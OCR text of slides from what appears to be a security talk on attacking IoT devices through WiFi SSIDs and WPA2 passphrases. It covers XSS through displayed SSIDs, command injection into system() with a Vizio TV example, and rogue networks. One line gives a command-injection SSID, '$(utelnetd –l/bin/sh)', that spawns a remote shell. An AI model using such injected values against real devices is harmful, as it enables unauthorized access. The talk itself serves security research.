
Devices may display SSID values in a web interface

- Unsanitized values can lead to XSS (Pineapple WiFi used to have lots of SSID XSS)
- Depending on the situation, multiple SSIDs may be chained together to form a longer payload
- <script src=?> leaves 19 bytes available for payload URL

Devices may use SSID values directly in a command

- Connecting to SSID $(utelnetd –l/bin/sh) may yield a shell
- Be sure to test entry of hidden SSID values also
- Really bad designs may use SSIDs in a command while scanning (still waiting for this)

XSS by SSID Example




Wireless Passphrase Injection

Several devices are known to pass the WPA2 key unsanitized into system()

This provides an excellent local bug for getting into a system

Vizio TV Local Command Injection

WPA2 Passphrase Processed Without Sanitization



Picture from Avast

Rogue Networks

Devices don’t always validate the full connection profile

Force the device off its network and advertise a new open WiFi with SSID

Wrapping Up

Where to go from here?

THANK YOU

CRAIG YOUNG - @CRAIGTWEETS